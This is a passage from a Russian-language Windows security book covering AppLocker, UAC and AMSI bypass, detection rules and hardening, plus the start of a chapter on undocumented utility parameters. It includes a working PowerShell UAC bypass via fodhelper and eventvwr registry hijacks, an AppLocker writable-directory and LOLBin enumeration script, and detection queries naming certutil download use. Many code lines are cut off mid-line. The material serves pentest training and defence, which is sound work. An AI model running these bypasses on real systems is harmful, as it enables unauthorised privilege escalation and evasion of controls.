<Event>
  <EventData>
    <Data Name="ParentProcessId">1234</Data>     <!-- Spoofed -->
    <Data Name="ParentImage">C:\Windows\explorer.exe</Data>  <!-- Spoofed -->
    <Data Name="ParentCommandLine">C:\Windows\explorer.exe</Data>
  </EventData>
</Event>
```

Heuristic detection: - Процесс утверждает, что родитель — `explorer.exe`, но время создания `explorer.exe` позже дочернего процесса - Parent PID указывает на процесс, который завершился до создания дочернего - Несоответствие между `ParentProcessId` в ETW kernel events и в userland events

```
# Поиск аномалий в parent-child relationships
# Сравнение CreationDate родителя и потомка
Get-CimInstance Win32_Process | ForEach-Object {
    $child = $_
    $parent = Get-CimInstance Win32_Process -Filter "ProcessId = $($child.ParentProcess
    if ($parent -and $parent.CreationDate -gt $child.CreationDate) {
        Write-Warning "ANOMALY: $($child.Name) (PID:$($child.ProcessId)) claims parent
    }
}
```

22.7. Практические сценарии

22.7.1. Сценарий 1: Аудит AppLocker-конфигурации

Методика полного аудита AppLocker для пентестера:

```
# ============================================
# APPLOCKER AUDIT METHODOLOGY
# ============================================

# ЭТАП 1: Определить, активен ли AppLocker
$svc = Get-Service AppIDSvc
Write-Host "[*] AppIDSvc Status: $($svc.Status)"

# ЭТАП 2: Выгрузить полную политику
Get-AppLockerPolicy -Effective -Xml | Out-File .\applocker_policy.xml
Write-Host "[*] Policy exported to applocker_policy.xml"

# ЭТАП 3: Определить enforcement mode для каждой коллекции
[xml]$policy = Get-Content .\applocker_policy.xml
foreach ($collection in $policy.AppLockerPolicy.RuleCollection) {
    Write-Host "  $($collection.Type): EnforcementMode=$($collection.EnforcementMode),
}

# ЭТАП 4: Найти записываемые директории в разрешённых путях
Write-Host "`n[*] Testing writable directories..."
$testDirs = @(
    "C:\Windows\Temp",
    "C:\Windows\Tasks",
    "C:\Windows\Tracing",
    "C:\Windows\Registration\CRMLog",
    "C:\Windows\System32\FxsTmp",
    "C:\Windows\System32\spool\drivers\color",
    "C:\Windows\System32\Tasks",
    "C:\Windows\debug\WIA"
)

foreach ($dir in $testDirs) {
    if (Test-Path $dir) {
        try {
            $testFile = Join-Path $dir "test_$(Get-Random).tmp"
            Set-Content -Path $testFile -Value "test" -ErrorAction Stop
            Remove-Item $testFile -Force
            Write-Host "  [+] WRITABLE: $dir" -ForegroundColor Green
        } catch {
            Write-Host "  [-] Not writable: $dir" -ForegroundColor Gray
        }
    }
}

# ЭТАП 5: Проверить наличие DLL правил
$dllRules = ($policy.AppLockerPolicy.RuleCollection | Where-Object { $_.Type -eq "Dll"
if (-not $dllRules -or $dllRules.ChildNodes.Count -eq 0) {
    Write-Host "`n[!] DLL rules are NOT enforced — DLL side-loading is possible" -Foreg
}

# ЭТАП 6: Проверить альтернативные исполнители
$altExecutors = @(
    "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe",
    "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe",
    "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe",
    "C:\Windows\System32\mshta.exe",
    "C:\Windows\System32\regsvr32.exe",
    "C:\Windows\System32\rundll32.exe",
    "C:\Windows\System32\msiexec.exe",
    "C:\Windows\System32\certutil.exe"
)

Write-Host "`n[*] Testing alternative execution hosts:"
foreach ($exe in $altExecutors) {
    if (Test-Path $exe) {
        $result = Get-AppLockerPolicy -Effective | Test-AppLockerPolicy -Path $exe -Use
        $status = if ($result.PolicyDecision -eq "Allowed") { "[ALLOWED]" } else { "[DE
        $color = if ($result.PolicyDecision -eq "Allowed") { "Green" } else { "Red" }
        Write-Host "  $status $exe" -ForegroundColor $color
    }
}
```

22.7.2. Сценарий 2: Тестирование UAC Bypass

Скрипт для систематического тестирования UAC bypass на различных уровнях:

```powershell
# ============================================
# UAC BYPASS TESTING FRAMEWORK
# ============================================
# Запускать от имени пользователя с админ-правами (filtered token)

function Test-UACLevel {
    $uacSettings = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Po
    Write-Host "`n[*] Current UAC Configuration:"
    Write-Host "  EnableLUA:                    $($uacSettings.EnableLUA)"
    Write-Host "  ConsentPromptBehaviorAdmin:   $($uacSettings.ConsentPromptBehaviorAdm
    Write-Host "  PromptOnSecureDesktop:        $($uacSettings.PromptOnSecureDesktop)"
    Write-Host "  FilterAdministratorToken:     $($uacSettings.FilterAdministratorToken

    $level = switch ($uacSettings.ConsentPromptBehaviorAdmin) {
        0 { "No prompt (INSECURE)" }
        1 { "Prompt for credentials on secure desktop" }
        2 { "Prompt for consent on secure desktop" }
        3 { "Prompt for credentials" }
        4 { "Prompt for consent" }
        5 { "Prompt for consent for non-Windows binaries (DEFAULT)" }
        default { "Unknown" }
    }
    Write-Host "  Level interpretation:         $level"
}

function Test-FodhelperBypass {
    Write-Host "`n[*] Testing fodhelper.exe bypass..."

    # Проверяем наличие файла
    if (-not (Test-Path "C:\Windows\System32\fodhelper.exe")) {
        Write-Host "  [-] fodhelper.exe not found" -ForegroundColor Red
        return
    }

    # Проверяем auto-elevate в манифесте
    $manifest = & "$env:SystemRoot\System32\cmd.exe" /c "findstr /C:autoElevate C:\Win
    if ($manifest) {
        Write-Host "  [+] fodhelper.exe has autoElevate in manifest" -ForegroundColor
    }

    # Тестирование (безопасное — пишем whoami в файл)
    $testOutput = "$env:TEMP\uac_test_$(Get-Random).txt"

    reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /d "cmd.exe /c whoam
    reg add "HKCU\Software\Classes\ms-settings\shell\open\command" /v DelegateExecute /

    Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
    Start-Sleep -Seconds 3

    if (Test-Path $testOutput) {
        $content = Get-Content $testOutput
        if ($content -match "SeDebugPrivilege.*Enabled") {
            Write-Host "  [+] UAC BYPASSED — elevated privileges confirmed" -Foregroun
        } else {
            Write-Host "  [~] Process executed but may not be elevated" -ForegroundColo
        }
        Remove-Item $testOutput -Force
    } else {
        Write-Host "  [-] Bypass failed or was blocked" -ForegroundColor Red
    }

    # Cleanup
    reg delete "HKCU\Software\Classes\ms-settings" /f 2>$null | Out-Null
}

function Test-EventvwrBypass {
    Write-Host "`n[*] Testing eventvwr.exe bypass..."

    $testOutput = "$env:TEMP\uac_test_evtvwr_$(Get-Random).txt"

    reg add "HKCU\Software\Classes\mscfile\shell\open\command" /d "cmd.exe /c whoami /p

    Start-Process "C:\Windows\System32\eventvwr.exe" -WindowStyle Hidden
    Start-Sleep -Seconds 5

    if (Test-Path $testOutput) {
        $content = Get-Content $testOutput
```

```
        if ($content -match "SeDebugPrivilege.*Enabled") {
            Write-Host "  [+] UAC BYPASSED via eventvwr" -ForegroundColor Green
        } else {
            Write-Host "  [~] Process executed but may not be elevated" -ForegroundColo
        }
        Remove-Item $testOutput -Force
    } else {
        Write-Host "  [-] Bypass failed or was blocked" -ForegroundColor Red
    }

    reg delete "HKCU\Software\Classes\mscfile" /f 2>$null | Out-Null
}

# Запуск тестов
Test-UACLevel
Test-FodhelperBypass
Test-EventvwrBypass
```

22.7.3. Сценарий 3: Blue Team — обнаружение каждой техники

Комплексная таблица обнаружения для SOC/Blue Team:

Техника	Источник логов	Event ID / Индикатор	Правило
AppLocker Bypass (Writable Dirs)	AppLocker Log Sysmon	8003, 8004 (audit/block) Event 1 (Process Create)	Exe запу dirs вну
UAC Bypass (Registry hijack)	Sysmon Security Log	Event 12/13 (Registry) Event 4688 (Process)	ms-setti в HKCU\C
AMSI Bypass (Memory patch)	AMSI ETW Provider Sysmon	Отсутствие scan events Event 7 (Image Load)	Gap в AM amsi.dll
AMSI Bypass (COM hijack)	Sysmon	Event 12/13 (Registry)	CLSID AM в HKCU
Certutil Download	Sysmon Cmd Line Logging	Event 1 + Event 3 (Net) Event 4688	certutil и -decod
PPID Spoofing	ETW Kernel Provider Sysmon	CallerPID ≠ ParentPID Event 1	Mismatch
Event Log Clearing	Security Log System Log	Event 1102 (Log cleared) Event 104 (Log cleared)	wevtutil (всегда
Credential Dumping (comsvcs.dll)	Sysmon Security Log	Event 10 (Process Access) Event 4656 (Handle)	Access к + MiniDu
Schtasks Persistence	Security Log Task Scheduler Log	Event 4698 (Task Created) Event 106	Нестанда задачи +

Пример SIEM-запроса для KQL (Microsoft Sentinel):

```
// Обнаружение UAC bypass через fodhelper
SecurityEvent
| where EventID == 4688
| where ParentProcessName endswith "fodhelper.exe"
| where NewProcessName !endswith "fodhelper.exe"
| where NewProcessName !endswith "SystemSettings.exe"
| project TimeGenerated, Computer, Account, ParentProcessName, NewProcessName, CommandL

// Обнаружение certutil для загрузки
SecurityEvent
| where EventID == 4688
| where CommandLine has_any ("certutil", "CERTUTIL")
| where CommandLine has_any ("-urlcache", "-decode", "-encode", "-verifyctl")
| project TimeGenerated, Computer, Account, CommandLine

// Обнаружение очистки логов
SecurityEvent
| where EventID == 1102 or EventID == 104
| project TimeGenerated, Computer, Account, Activity
| sort by TimeGenerated desc
```

22.7.4. Hardening-рекомендации

Комплексные рекомендации по укреплению защиты:

AppLocker:

```
# 1. Использовать Publisher rules вместо Path rules где возможно
# 2. Включить DLL rules (с тестированием производительности)
# 3. Явно запретить записываемые директории

# Пример: deny rule для C:\Windows\Temp
$denyRule = New-AppLockerPolicy -RuleType Deny -RuleNamePrefix "Block_WinTemp" `
    -FileInformation (Get-ChildItem C:\Windows\Temp\*.exe -ErrorAction SilentlyContinue
    -User "Everyone"

# 4. Не использовать Default Rules — создавать явные Allow-правила
# 5. Включить AppLocker в Enforce mode (не оставлять в Audit)
# 6. Блокировать альтернативные хосты выполнения:
#    MSBuild.exe, InstallUtil.exe, csc.exe, mshta.exe, regsvr32.exe
```

UAC:

```
:: Максимальный уровень UAC
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v ConsentProm
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v PromptOnSec
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v FilterAdmin

:: Мониторинг ключей реестра через GPO Auditing
:: Включить аудит на:
:: HKCU\Software\Classes\ms-settings
:: HKCU\Software\Classes\mscfile
:: HKCU\Software\Classes\Folder
:: HKCU\Software\Classes\exefile
```

AMSI:

```
# 1. Убедиться, что PowerShell ScriptBlock Logging включен
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ScriptBlo
    -Name "EnableScriptBlockLogging" -Value 1

# 2. Включить Module Logging
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\ModuleLog
    -Name "EnableModuleLogging" -Value 1

# 3. Включить Transcription
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcrip
    -Name "EnableTranscripting" -Value 1
Set-ItemProperty -Path "HKLM:\SOFTWARE\Policies\Microsoft\Windows\PowerShell\Transcrip
    -Name "OutputDirectory" -Value "C:\PSTranscripts"

# 4. Мониторить ETW-провайдер AMSI на предмет gaps
# 5. Рассмотреть WDAC как более надёжную альтернативу AppLocker
```

ETW и общий мониторинг:

```
# Развёртывание Sysmon с детальной конфигурацией
# Рекомендуется конфигурация SwiftOnSecurity/sysmon-config или olafhartong/sysmon-modu

# Критические Event ID для мониторинга:
# Sysmon 1  — Process Create (с командной строкой)
# Sysmon 3  — Network Connection
# Sysmon 7  — Image Loaded (DLL)
# Sysmon 10 — Process Access (credential dumping)
# Sysmon 11 — File Create
# Sysmon 12 — Registry Create/Delete
# Sysmon 13 — Registry Value Set
# Sysmon 22 — DNS Query

# Security Log:
# 4688 — Process Creation (включить CommandLine auditing через GPO)
# 4698 — Scheduled Task Created
# 4656 — Handle to Object Requested
# 1102 — Audit Log Cleared
```

Общие рекомендации по мониторингу:

Для эффективного обнаружения описанных в этой главе техник, организациям необходимо обеспечить следующий минимальный набор телеметрии:

1. **Process Creation с командной строкой** — включить аудит создания процессов (Event ID 4688) с логированием командной строки через GPO: `Computer Configuration → Policies → Administrative Templates → System → Audit Process Creation → Include command line in process creation events`.
2. **Sysmon** — развернуть Sysmon с конфигурацией, покрывающей минимум Event ID 1 (Process Create), 3 (Network Connection), 7 (Image Loaded), 10 (Process Access), 11 (File Create), 12/13 (Registry), 22 (DNS Query).
3. **PowerShell Logging** — включить все три уровня: ScriptBlock Logging (Event 4104), Module Logging, Transcription Logging.
4. **Registry Auditing** — настроить SACL на ключевых ветках реестра, используемых для UAC bypass и persistence.
5. **AMSI ETW** — обеспечить сбор AMSI-событий для обнаружения gaps в сканировании.
6. **Корреляционные правила** — создать SIEM-правила, связывающие последовательности команд (execution chains) во временных окнах. Например: «certutil -urlcache» в течение 10 минут после «whoami» от одного пользователя на одном хосте.

Без этой телеметрии обнаружение большинства техник данной главы будет либо невозможно, либо значительно запоздалым.

WDAC как стратегическая замена AppLocker:

```
# WDAC обеспечивает kernel-level защиту
# Рекомендуемый подход — поэтапное внедрение:

# Шаг 1: Создание политики на основе текущей системы
New-CIPolicy -Level Publisher -Fallback Hash -FilePath "C:\WDAC\BasePolicy.xml" -UserPl

# Шаг 2: Добавление supplemental policies для исключений
# (корпоративное ПО, инструменты администрирования)

# Шаг 3: Развёртывание в Audit Mode
Set-RuleOption -FilePath "C:\WDAC\BasePolicy.xml" -Option 3  # Audit Mode

# Шаг 4: Мониторинг Event Log на блокировки
Get-WinEvent -FilterHashtable @{
    LogName = "Microsoft-Windows-CodeIntegrity/Operational"
    ID = 3076  # Audit mode block
} -MaxEvents 100

# Шаг 5: Итеративное уточнение политики
# Шаг 6: Переключение в Enforce Mode (после достаточного периода аудита)
```

22.7.5. Сценарий 4: Построение execution chain для пентеста

Методология построения цепочки выполнения в рамках авторизованного пентеста:

Шаг 1: Разведка ограничений

Прежде чем строить цепочку, пентестер должен определить, какие защитные механизмы активны в среде:

```
# Комплексная разведка защитных механизмов
Write-Host "═══ DEFENSE ENUMERATION ═══" -ForegroundColor Cyan

# AppLocker
$applockerSvc = Get-Service AppIDSvc -ErrorAction SilentlyContinue
Write-Host "[AppLocker] Service: $($applockerSvc.Status)"
try {
    $policy = Get-AppLockerPolicy -Effective -ErrorAction Stop
    Write-Host "[AppLocker] Policy: ACTIVE ($($policy.RuleCollections.Count) collectio
} catch {
    Write-Host "[AppLocker] Policy: NOT CONFIGURED"
}

# WDAC
$dg = Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\De
if ($dg) {
    Write-Host "[WDAC] Status: $($dg.CodeIntegrityPolicyEnforcementStatus)"
} else {
    Write-Host "[WDAC] Status: NOT AVAILABLE"
}

# PowerShell Language Mode
Write-Host "[CLM] Language Mode: $($ExecutionContext.SessionState.LanguageMode)"

# UAC Level
$uac = Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Syste
Write-Host "[UAC] ConsentPromptBehaviorAdmin: $($uac.ConsentPromptBehaviorAdmin)"
Write-Host "[UAC] EnableLUA: $($uac.EnableLUA)"

# AMSI
$amsiProviders = Get-ChildItem "HKLM:\SOFTWARE\Microsoft\AMSI\Providers" -ErrorAction S
Write-Host "[AMSI] Providers: $($amsiProviders.Count)"

# Sysmon
$sysmon = Get-Service Sysmon* -ErrorAction SilentlyContinue
Write-Host "[Sysmon] Status: $(if($sysmon){ $sysmon.Status } else { 'NOT INSTALLED' })"

# Windows Defender
$defender = Get-MpComputerStatus -ErrorAction SilentlyContinue
if ($defender) {
    Write-Host "[Defender] RealTimeProtection: $($defender.RealTimeProtectionEnabled)"
    Write-Host "[Defender] BehaviorMonitor: $($defender.BehaviorMonitorEnabled)"
}
```

Шаг 2: Выбор утилит

На основе разведки выбираются утилиты, которые: - Не заблокированы AppLocker/WDAC - Генерируют минимальную телеметрию - Подходят для конкретного этапа атаки

Шаг 3: Тестирование отдельных шагов

Каждый шаг тестируется изолированно с безвредной полезной нагрузкой (например, `calc.exe` или `whoami` вместо реального инструмента).

Шаг 4: Сборка и выполнение цепочки

Цепочка собирается и выполняется как единое целое. Важно минимизировать временное окно между шагами — чем быстрее проходит цепочка, тем сложнее аналитику SOC коррелировать события.

Шаг 5: Верификация и документирование

После успешного выполнения цепочки пентестер документирует: - Какие защитные механизмы были активны - Какие из них были обойдены и каким способом - Какие события были сгенерированы в логах - Рекомендации по устранению найденных слабостей

Пример документирования для отчёта:

```
FINDING: AppLocker Bypass via Writable Directory
SEVERITY: High
VECTOR: C:\Windows\Temp writeable + Default Path Rule allows %WINDIR%\*
EXPLOIT: Copied test binary to C:\Windows\Temp\, executed successfully
EVIDENCE: Screenshot/log of successful execution
RECOMMENDATION:
  1. Add explicit Deny rule for C:\Windows\Temp\*.exe
  2. Replace Path rules with Publisher rules where possible
  3. Enable DLL rules with testing
  4. Switch to WDAC for kernel-level enforcement
```

22.8. Матрица связей: защита vs обход vs обнаружение

В завершение главы приведём сводную матрицу, связывающую защитные механизмы, техники обхода и методы обнаружения:

```
ЗАЩИТНЫЙ МЕХАНИЗМ          ТЕХНИКА ОБХОДА                    ОБНАРУЖЕНИЕ
═══════════════════════════════════════════════════════════════════════

AppLocker (Path Rules)      Writable dirs в C:\Windows\       Sysmon Event 1:
                            DLL side-loading                  ProcessCreate из
                            Alternate exec hosts              нетипичных путей
                            (MSBuild, InstallUtil)

AppLocker (Script Rules)    PowerShell inline exec            ScriptBlock Logging
                            MSBuild inline tasks              Event 4104
                            WMIC XSL execution                Module Logging

UAC                         Registry key hijack               Sysmon 12/13:
                            (fodhelper, sdclt,                модификация ключей
                            eventvwr, computerdefaults)       ms-settings, mscfile
                            DLL hijacking                     в HKCU\Classes

AMSI                        Memory patching                   ETW AMSI gaps
                            COM hijacking                     Sysmon 12/13:
                            String obfuscation                CLSID в HKCU
                            Unmanaged code execution          Baseline AMSI events

WDAC                        Signed binary abuse               CodeIntegrity Log
                            (LOLBins в allowed list)          Event 3076/3077
                            Managed code via allowed
                            .NET assemblies

SRP                         Path rule bypass                  AppLocker events
                            (аналогично AppLocker)            (при миграции)
                            Hash collision (теоретич.)

ETW                         ETW patching (EtwEventWrite)      Kernel-level ETW
                            Provider unregistration           мониторинг
                            Trace session termination         Protected Process
```

22.9. Заключение

Данная глава продемонстрировала, что защитные механизмы Windows, при всей своей глубине и многоуровневости, не являются непреодолимыми. Каждый механизм имеет архитектурные особенности, которые при определённых конфигурациях превращаются в векторы обхода.

Ключевые выводы:

1. **AppLocker с Default Rules** — это скорее рекомендация, чем реальная защита. Записываемые директории внутри `C:\Windows\` и отключённые DLL-правила создают широкое поле для обхода. Publisher Rules в Enforce Mode с явным запретом writable paths — минимально необходимая конфигурация.
2. **UAC bypass** — наиболее зрелая категория атак с десятками известных методов. Auto-elevating бинарники, обращающиеся к `HKCU`, будут появляться и впредь. Единственная надёжная защита — `ConsentPromptBehaviorAdmin = 1` (запрос учётных данных) вместо consent-промпта.
3. **AMSI** — эффективен против commodity malware, но уязвим к целенаправленному обходу. Архитектурное решение (user-mode DLL в адресном пространстве контролируемого процесса) делает патчинг в памяти принципиально неустранимой проблемой. Компенсирующий контроль — ETW-мониторинг AMSI-событий и PowerShell Transcription Logging.
4. **Цепочки выполнения** из легитимных System32-утилит создают серьёзную проблему для обнаружения. Каждая отдельная команда (whoami, certutil, rundll32, schtasks, wevtutil) является легитимной и используется администраторами ежедневно. Ключ к обнаружению — корреляция событий во времени и анализ контекста (кто, когда, откуда, в какой последовательности).
5. **WDAC** представляет собой стратегически более надёжную альтернативу AppLocker благодаря kernel-level enforcement и отсутствию зависимости от пользовательской службы. Миграция с AppLocker на WDAC — рекомендуемый вектор развития защиты.
6. **Defense in Depth** работает только при правильной конфигурации каждого слоя. Одного механизма недостаточно — необходимо комбинирование AppLocker/WDAC + UAC + AMSI + ETW/Sysmon + EDR + сетевой мониторинг.

Для пентестера понимание этих механизмов позволяет эффективно тестировать защиту организации. Для защитника — выстраивать многоуровневые рубежи обороны, где обход одного механизма не означает полную компрометацию.

Завершая обсуждение, необходимо подчеркнуть эволюционный характер противостояния. Microsoft непрерывно закрывает известные векторы обхода UAC в каждом крупном обновлении Windows, добавляет новые сигнатуры в AMSI, расширяет возможности WDAC. Одновременно исследователи безопасности обнаруживают новые auto-elevating бинарники, новые записываемые директории, новые техники обхода CLM. Этот цикл не имеет конечной точки.

Для организации это означает, что безопасность — не состояние, а процесс. Регулярное тестирование защитных механизмов (через Red Team или автоматизированные инструменты вроде Atomic Red Team), актуализация политик AppLocker/WDAC после каждого крупного обновления Windows, и постоянное совершенствование детекционных правил — обязательные компоненты зрелой программы информационной безопасности.

> ***Следующая глава*** *рассмотрит методы forensic-анализа и расследования инцидентов с использованием встроенных утилит Windows — применение тех же инструментов для реконструкции действий атакующего.*

Глава 23: Недокументированные параметры и скрытые утилиты

> *«Самые интересные возможности Windows — те, о которых Microsoft предпочитает не рассказывать.»*

Каждая версия Windows содержит десятки утилит, чьи возможности далеко выходят за рамки официальной документации. Некоторые параметры командной строки никогда не появлялись в справке (`/?`), некоторые утилиты вообще не упоминаются в документации Microsoft, а ряд инструментов, изначально предназначенных для внутреннего использования инженерами Microsoft, оказался доступен каждому пользователю Windows.

В этой главе мы систематически рассмотрим методы обнаружения недокументированных функций, разберём скрытые параметры популярных утилит и подробно изучим малоизвестные, но чрезвычайно полезные инструменты, входящие в стандартную поставку Windows.

23.1 Методы обнаружения недокументированных функций

Прежде чем перейти к конкретным утилитам, необходимо освоить инструментарий, позволяющий самостоятельно находить скрытые возможности. Это навык, который окупится многократно: каждое крупное обновление Windows приносит новые утилиты и параметры, и умение их обнаруживать ценнее любого статичного справочника.

23.1.1 Извлечение строк: strings.exe (Sysinternals)

Простейший и при этом удивительно эффективный метод — извлечение текстовых строк из исполняемого файла. Утилита `strings.exe` из пакета Sysinternals сканирует бинарный файл и выводит все последовательности печатных символов заданной минимальной длины.

```
C:\> strings.exe C:\Windows\System32\certutil.exe | findstr /i "^-"
-dump
-asn
-decodehex
-decode
-encode
-deny
-resubmit
-setattributes
-setextension
-revoke
-isvalid
-getconfig
-ping
-pingadmin
-CAInfo
-ca.cert
-ca.chain
-getCRL
-CRL
-shutdown
-installCert
-renewCert
-schema
-view
-viewdelstore
-MergePFX
...
```

Обратите внимание: многие из этих параметров (например, `-pingadmin`, `-viewdelstore`, `-MergePFX`) отсутствуют в выводе `certutil -?`. Строковый анализ мгновенно выявляет их.

Практический приём: для поиска скрытых параметров отфильтруйте строки, начинающиеся с символов `/` и `-`:

```
strings.exe C:\Windows\System32\target.exe | findstr /r "^[-/][a-zA-Z]"
```

Для Unicode-строк (а в Windows-бинарниках они преобладают) используйте ключ `-u`:

```
strings.exe -u C:\Windows\System32\sc.exe | findstr /r "^[a-z]"
```

23.1.2 Реверс-инжиниринг: IDA Free и Ghidra

Когда строкового анализа недостаточно, переходят к дизассемблированию. Два основных инструмента:

IDA Free (hex-rays.com) — бесплатная версия легендарного дизассемблера. Ограничена архитектурой x86-64, но для анализа системных утилит Windows этого достаточно.

Ghidra (ghidra-sre.org) — фреймворк реверс-инжиниринга от NSA. Полностью бесплатен, поддерживает декомпиляцию в псевдо-C, что значительно упрощает анализ.

Типичный workflow для обнаружения скрытых параметров:

1. Загрузить исполняемый файл в Ghidra
2. Дождаться завершения автоанализа
3. Найти функцию разбора аргументов (обычно `wmain` или `main`)
4. Проследить цепочку сравнений строк — каждое сравнение соответствует обрабатываемому параметру

```
// Фрагмент декомпиляции certutil.exe (псевдокод Ghidra)
if (_wcsicmp(argv[1], L"-ping") == 0) {
    return cuCmdPing(argc - 2, argv + 2);
}
if (_wcsicmp(argv[1], L"-pingadmin") == 0) {
    return cuCmdPingAdmin(argc - 2, argv + 2);
}
if (_wcsicmp(argv[1], L"-viewdelstore") == 0) {
    return cuCmdViewOrDeleteStore(argc - 2, argv + 2, TRUE);
}
```

23.1.3 Мониторинг API-вызовов: API Monitor и x64dbg

API Monitor (rohitab.com) перехватывает вызовы Windows API в реальном времени. Это позволяет понять, что именно делает утилита при вызове с определённым параметром, даже если этот параметр нигде не описан.

Настройка для анализа утилиты:

1. Запустить API Monitor
2. В дереве API отметить интересующие категории (File I/O, Registry, Network)
3. Запустить целевой процесс через меню File -> Monitor New Process
4. Выполнить интересующую команду и изучить перехваченные вызовы

x64dbg (x64dbg.com) — отладчик, позволяющий пошагово исследовать выполнение. Особенно полезен при анализе нестандартного поведения:

```
// Установка точки останова на парсинг аргументов
bp kernel32.GetCommandLineW
bp msvcrt.wcsicmp
```

23.1.4 Procmon для отслеживания файловой и реестровой активности

Process Monitor (Sysinternals) фиксирует все обращения к файловой системе и реестру. Это позволяет обнаружить:

- Скрытые конфигурационные файлы, которые читает утилита
- Ключи реестра, управляющие недокументированным поведением

- Временные файлы и промежуточные результаты

  Пример: при запуске `certutil -pulse` Procmon показывает обращения к ключам реестра AutoEnrollment, что раскрывает механизм автоматического обновления сертификатов — функцию, практически не описанную в документации.

  Фильтры Procmon для анализа конкретной утилиты:

```
Process Name is certutil.exe
Operation is RegQueryValue
Result is SUCCESS
```

23.1.5 Fuzz-тестирование параметров

Методический перебор параметров — грубый, но действенный метод. Идея проста: если утилита принимает параметры в определённом формате, можно перебрать возможные значения.

Скрипт для базового фаззинга однобуквенных параметров:

```
# fuzz-params.ps1
# Перебор однобуквенных параметров утилиты
param(
    [string]$TargetExe
)

$chars = 'a'..'z' + 'A'..'Z'
foreach ($c in $chars) {
    Write-Host "Testing /$c ..." -ForegroundColor Yellow
    $output = & $TargetExe "/$c" 2>&1 | Out-String
    if ($output -notmatch "invalid|unknown|неизвестн|ошибка") {
        Write-Host "  Possible valid parameter: /$c" -ForegroundColor Green
        Write-Host $output.Substring(0, [Math]::Min(200, $output.Length))
    }
}
```

Более продвинутый подход — перебор слов из извлечённых строк:

```
# Извлекаем строки-кандидаты и пробуем каждую как параметр
$candidates = strings.exe -u $TargetExe | Where-Object { $_ -match '^[a-z]{3,15}$' }
foreach ($candidate in $candidates) {
    $result = & $TargetExe "-$candidate" 2>&1 | Out-String
    if ($LASTEXITCODE -eq 0 -and $result.Length -gt 10) {
        Write-Host "HIT: -$candidate" -ForegroundColor Green
    }
}
```

23.1.6 Анализ PDB-символов

Отладочные символы (PDB-файлы) содержат имена функций, переменных и структур. Microsoft публикует PDB для большинства системных файлов через Symbol Server.

Загрузка символов для конкретного файла:

```
symchk /r C:\Windows\System32\certutil.exe /s srv*C:\Symbols*https://msdl.microsoft.co
```

После загрузки символов можно извлечь имена функций:

```
dumpbin /symbols C:\Symbols\certutil.pdb | findstr /i "cmd"
```

Имена вида `cuCmdPing`, `cuCmdMergePFX`, `cuCmdViewDelStore` напрямую указывают на реализованные команды — даже если они не перечислены в справке.

23.2 Недокументированные параметры известных утилит

23.2.1 cmd.exe: скрытые возможности командного интерпретатора

Командный процессор Windows хранит несколько секретов, о которых знают немногие.

Параметр /d — отключение AutoRun

При запуске `cmd.exe` автоматически выполняет команды, указанные в ключах реестра:

```
HKCU\Software\Microsoft\Command Processor\AutoRun
HKLM\Software\Microsoft\Command Processor\AutoRun
```

Параметр `/d` полностью отключает AutoRun. Это критически важно для безопасности: вредоносное ПО может прописать в AutoRun произвольные команды, которые будут выполняться при каждом открытии командной строки.

```
cmd.exe /d /c "echo Безопасный запуск"
```

Недокументированные переменные окружения

Переменная `__APPDIR__` содержит путь к каталогу текущего исполняемого файла:

```
C:\> echo %__APPDIR__%
C:\WINDOWS\system32\
```

Переменная `__CD__` содержит текущий каталог с завершающим обратным слешем:

```
C:\Users\Admin> echo %__CD__%
C:\Users\Admin\
```

Обе переменные являются динамическими — они не отображаются в `set`, но корректно раскрываются при использовании. Это делает их полезными в батниках, но одновременно создаёт вектор для атак: вредоносный батник может использовать `%__APPDIR__%` для определения контекста выполнения.

CMDCMDLINE vs %0

Переменная `%CMDCMDLINE%` содержит полную командную строку, которой был запущен текущий экземпляр `cmd.exe`, включая все параметры:

```
C:\> echo %CMDCMDLINE%
"C:\WINDOWS\system32\cmd.exe"
```

В отличие от `%0`, которая внутри скрипта содержит имя самого скрипта, `%CMDCMDLINE%` всегда указывает на `cmd.exe`. Это используется в форензике для определения того, как был запущен подозрительный скрипт — вручную или через планировщик.

23.2.2 reg.exe: работа с реестром за пределами документации

Сохранение volatile-ключей

Volatile-ключи реестра (созданные с флагом `REG_OPTION_VOLATILE`) существуют только в оперативной памяти и не переживают перезагрузку. Стандартная команда `reg save` не может экспортировать их напрямую, однако существует обходной путь через комбинацию с другими утилитами:

```
:: Экспорт volatile-ключей через reg query с перенаправлением
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management" /s
```

Конвейерная обработка с pipe

Малоизвестная, но мощная техника — передача вывода `reg query` в другие утилиты для фильтрации и обработки:

```
:: Поиск всех служб, настроенных на автозапуск
reg query HKLM\SYSTEM\CurrentControlSet\Services /s /v Start | findstr /b "HKEY Start"

:: Извлечение значений конкретного типа
reg query HKLM\SOFTWARE /s /t REG_EXPAND_SZ /f "%%SystemRoot%%" 2>nul
```

23.2.3 certutil.exe: швейцарский нож Windows

`certutil.exe` — одна из самых многофункциональных утилит Windows, и при этом одна из самых недокументированных. Официально она предназначена для управления сертификатами, но её реальные возможности значительно шире.

-MergePFX — объединение сертификатов

Команда `-MergePFX` позволяет объединить несколько PFX-файлов (PKCS#12) в один:

```
certutil -MergePFX cert1.pfx,cert2.pfx merged.pfx
```

Этот параметр отсутствует в выводе `certutil -?`, но работает начиная с Windows 7. Он крайне полезен при миграции сертификатов между серверами, когда необходимо собрать сертификат и промежуточные CA в единый контейнер.

-ping и -pingadmin

Команды для проверки доступности служб сертификации:

```
:: Проверка доступности CA (Certificate Authority)
certutil -ping

:: Проверка административного интерфейса CA
certutil -pingadmin

